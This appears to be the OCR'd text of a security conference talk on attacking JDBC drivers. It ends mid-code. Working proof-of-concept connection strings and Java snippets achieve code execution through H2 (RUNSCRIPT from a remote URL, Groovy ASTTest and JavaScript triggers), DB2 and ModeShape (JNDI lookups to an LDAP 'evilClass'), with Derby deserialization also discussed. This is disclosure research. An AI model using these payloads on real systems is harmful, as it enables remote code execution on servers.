20:03:41,724 INFO [org.jboss.as] (Controller Boot Thread) WFLYCTR0001: Started JBoss as Platform
20:03:41,724 INFO [org.jboss.as] (Controller Boot Thread) WFLYCTR0001: Started JBoss as Platform
20:03:41,726 INFO [org.jboss.as] (Controller Boot Thread) WFLYCTR0001: Started JBoss as Platform
20:03:41,726 INFO [org.jboss.as] (Controller Boot Thread) WFLYCTR0001: Started JBoss as Platform
20:03:50,150 INFO [stdout] (External Management Console) HAL Management Console
20:03:50,150 INFO [stdout] (External Management Console) HAL Management Console
20:03:50,151 INFO [stdout] (External Management Console) HAL Management Console
20:03:50,278 INFO [stdout] (External Management Console) HAL Management Console
20:03:50,278 INFO [stdout] (External Management Console) HAL Management Console
20:03:50,278 INFO [stdout] (External Management Console) HAL Management Console
20:03:50,279 INFO [stdout] (External Management Console) HAL Management Console
20:03:50,279 INFO [stdout] (External Management Console) HAL Management Console
20:03:50,279 INFO [stdout] (External Management Console) HAL Management Console
20:03:50,288 INFO [stdout] (External Management Console) HAL Management Console
20:03:50,288 INFO [stdout] (External Management Console) HAL Management Console
20:03:50,289 INFO [stdout] (External Management Console) HAL Management Console
20:03:50,289 INFO [stdout] (External Management Console) HAL Management Console
20:03:50,289 INFO [stdout] (External Management Console) HAL Management Console
20:03:50,289 INFO [stdout] (External Management Console) HAL Management Console
20:03:50,289 INFO [stdout] (External Management Console) HAL Management Console
20:03:50,290 INFO [stdout] (External Management Console) HAL Management Console
20:03:50,290 INFO [stdout] (External Management Console) HAL Management Console
20:03:50,291 INFO [stdout] (External Management Console) HAL Management Console
20:03:50,291 INFO [stdout] (External Management Console) HAL Management Console
20:03:50,293 INFO [stdout] (External Management Console) HAL Management Console
20:03:50,294 INFO [stdout] (External Management Console) HAL Management Console
20:03:50,294 INFO [stdout] (External Management Console) HAL Management Console
20:03:50,294 INFO [stdout] (External Management Console) HAL Management Console
20:03:50,294 INFO [stdout] (External Management Console) HAL Management Console
20:03:50,294 INFO [stdout] (External Management Console) HAL Management Console
20:03:50,295 INFO [stdout] (External Management Console) HAL Management Console

```

```

Desktop python -m SimpleHTTPServer 3333
Serving HTTP on 0.0.0.0 port 3333 ...
127.0.0.1 - - [21/Jul/2021 19:43:48] "GET /h2_exec.sql HTTP/1.1" 200 -
127.0.0.1 - - [21/Jul/2021 19:56:21] "GET /h2_exec.sql HTTP/1.1" 200 -
127.0.0.1 - - [21/Jul/2021 20:03:49] "GET /h2_exec.sql HTTP/1.1" 200 -

```



```
jdbc:h2:mem:testdb;TRACE_LEVEL_SYSTEM_OUT=3;INIT=RUNSCRIPT FROM 'http://127.0.0.1:8000/poc.sql'
```



How to bypass the restriction of network?

Construct payload with **Groovy AST Transformations**

Why we use command "RUNSCRIPT"?

```
INIT = RUNSCRIPT FROM 'http://ip:port/poc.sql'
```

```
1  if (init != null) {  
2      try {  
3          CommandInterface command = session.prepareStatement(init,  
4              Integer.MAX_VALUE);  
5  ●  command.executeUpdate(null);  
6      } catch (SQLException e) {  
7          if (!ignoreUnknownSetting) {  
8              session.close();  
9              throw e;  
10         }  
11     }  
12 }  
13
```



single line SQL

In-depth analysis of source code

```
CREATE ALIAS RUNCMD AS $$<JAVA METHOD>$$;  
CALL RUNCMD(command)
```

multiple lines SQL

org.h2.util.SourceCompiler



Java Source Code

javax.tools.JavaCompiler#getTask

JavaScript Source Code

javax.script.Compilable#compile

Groovy Source Code

groovy.lang.GroovyCodeSource#parseClass

```
1    Class<?> compiledClass = compiled.get(packageAndClassName);
2
3    if (compiledClass != null) {
4
5        return compiledClass;
6    }
7
8    String source = sources.get(packageAndClassName);
9
10   if (isGroovySource(source)) {
11
12   ●    Class<?> clazz = GroovyCompiler.parseClass(source, packageAndClassName);
13
14       compiled.put(packageAndClassName, clazz);
15
16       return clazz;
17   }
```

Groovy Source Code

use @groovy.transform.ASTTEST to perform assertions on the AST

GroovyClassLoader.parseClass(...)



```
public static void main (String[] args) throws ClassNotFoundException, SQLException {
    String groovy = "@groovy.transform.ASTTest(value={" +
        "    assert java.lang.Runtime.getRuntime().exec(\"open -a Calculator\")" +
        "})" +
        "def x";
    String url = "jdbc:h2:mem:test;MODE=MSSQLServer;init=CREATE ALIAS T5 AS '"+ groovy +
    """;
    Connection conn = DriverManager.getConnection(url);
    conn.close();
}
```

Groovy dependency is necessary?

```
1 private Trigger loadFromSource() {
2     SourceCompiler compiler = database.getCompiler();
3     synchronized (compiler) {
4         String fullClassName = Constants.USER_PACKAGE + ".trigger." + getName();
5         compiler.setSource(fullClassName, triggerSource);
6         try {
7             if (SourceCompiler.isJavaxScriptSource(triggerSource)) {
8                 return (Trigger) compiler.getCompiledScript(fullClassName).eval();
9             } else {
10                final Method m = compiler.getMethod(fullClassName);
11                if (m.getParameterTypes().length > 0) {
12                    throw new IllegalStateException("No parameters are allowed for a
13 trigger");
14                }
15                return (Trigger) m.invoke(null);
16            }
17        } catch (DbException e) {
18            throw e;
19        } catch (Exception e) {
20            throw DbException.get(ErrorCode.SYNTAX_ERROR_1, e, triggerSource);
21        }
22    }
23 }
```

"CREATE TRIGGER" NOT only compile but also invoke eval

```
public static void main (String[] args) throws ClassNotFoundException, SQLException {  
    String javascript = "//javascript\njava.lang.Runtime.getRuntime().exec(\"open -a Calculat  
or\")";  
    String url = "jdbc:h2:mem:test;MODE=MSSQLServer;init=CREATE TRIGGER hhhh BEFORE SELECT ON  
INFORMATION_SCHEMA.CATALOGS AS '"+ javascript +"'";  
  
    Connection conn = DriverManager.getConnection(url);  
    conn.close();  
}
```

Agenda

1. The derivation of JDBC attacking
2. In-depth analysis of occurred implementations
3. Set fire on JDBC of diverse applications

IBM DB2 Case

`clientRerouteServerListJNDINameIdentifies`

a JNDI reference to a `DB2ClientRerouteServerList` instance in a JNDI repository of reroute server `information.clientRerouteServerListJNDIName` applies only to IBM Data Server Driver for JDBC and SQLJ type 4 connectivity, and to connections that are established through the `DataSource` interface.


If the value of `clientRerouteServerListJNDIName` is not null, `clientRerouteServerListJNDIName` provides the following functions:

- Allows information about reroute servers to persist across JVMs
- Provides an alternate server location if the first connection to the data source fails

Pursue Root Cause

```
1     public class c0 implements PrivilegedExceptionAction {
2         private Context a = null;
3         private String b;
4
5         public c0(Context var1, String var2) {
6             this.a = var1;
7             this.b = var2;
8         }
9
10        public Object run() throws NamingException {
11            return this.a.Lookup(this.b);
12        }
13
14    }
```

Pursue Root Cause





Make JNDI Injection RCE

```
clientRerouteServerListJNDIName = ldap://127.0.0.1:1389/evilClass;
```

```
public class DB2Test {  
    public static void main(String[] args) throws Exception {  
  
        Class.forName("com.ibm.db2.jcc.DB2Driver");  
  
        DriverManager.getConnection("jdbc:db2://127.0.0.1:50001/BLUDB:clientRerouteServerListJNDIName=  
ldap://127.0.0.1:1389/evilClass;");  
    }  
}
```

Java Content Repository



Implementations


Jackrabbit (Apache)

CRX (Adobe)

ModeShape


eXo Platform

Oracle Beehive



ModeShape

- JCR 2.0 implementation
- Restful APIs
- Sequencers
- **Connectors**
- ...



JCR Connectors

Use JCR API to access data from other systems

E.g. filesystem, Subversion, JDBC metadata...

JCR Repositories involving JDBC

```
public class ModeShapeTest {  
    public static void main(String[] args) throws Exception {  
        Class.forName("org.modeshape.jdbc.LocalJcrDriver");  
        DriverManager.getConnection("jdbc:jcr:jndi:ldap://127.0.0.1:1389/evilClass");  
    }  
}
```

- A JNDI URL that points the hierarchical database to an existing repository

```
jdbc:jcr:jndi:jcr:?repositoryName=repository
```




- A JNDI URL that points the hierarchical database to an evil LDAP service

```
jdbc:jcr:jndi:ldap://127.0.0.1:1389/evilClass
```


Apache Derby

```
1 public class Socketconnection {
2     private final Socket socket;
3     private final ObjectOutputStream objOutputStream;
4     Private final ObjectInputStream objInputStream;
5
6     public SocketConnection(Socket var1) throws IOException {
7         this.socket = var1;
8         this.objOutputStream = new ObjectOutputStream(var1.getOutputStream());
9         this.objInputStream = new ObjectInputStream(var1.getInputStream());
10    }
11
12    public Object readMessage() throws ClassNotFoundException, IOException {
13        return this.objInputStream.readObject();
14    }
```




```
1  private class MasterReceiverThread extends Thread {
2      private final ReplicationMessage pongMsg = new ReplicationMessage(14, (Object)null);
3
4      MasterReceiverThread(String var2) {
5          super("derby.master.receiver-" + var2);
6      }
7
8      public void run() {
9          while(!ReplicationMessageTransmit.this.stopMessageReceiver) {
10             try {
11                 ReplicationMessage var1 = this.readMessage();
12                 switch(var1.getType()) {
13                     case 11:
14                     case 12:
15                         synchronized(ReplicationMessageTransmit.this.receiveSemaphore) {
16                             ReplicationMessageTransmit.this.receivedMsg = var1;
17                             ReplicationMessageTransmit.this.receiveSemaphore.notify();
18                             break;
19                         }
20                     case 13:
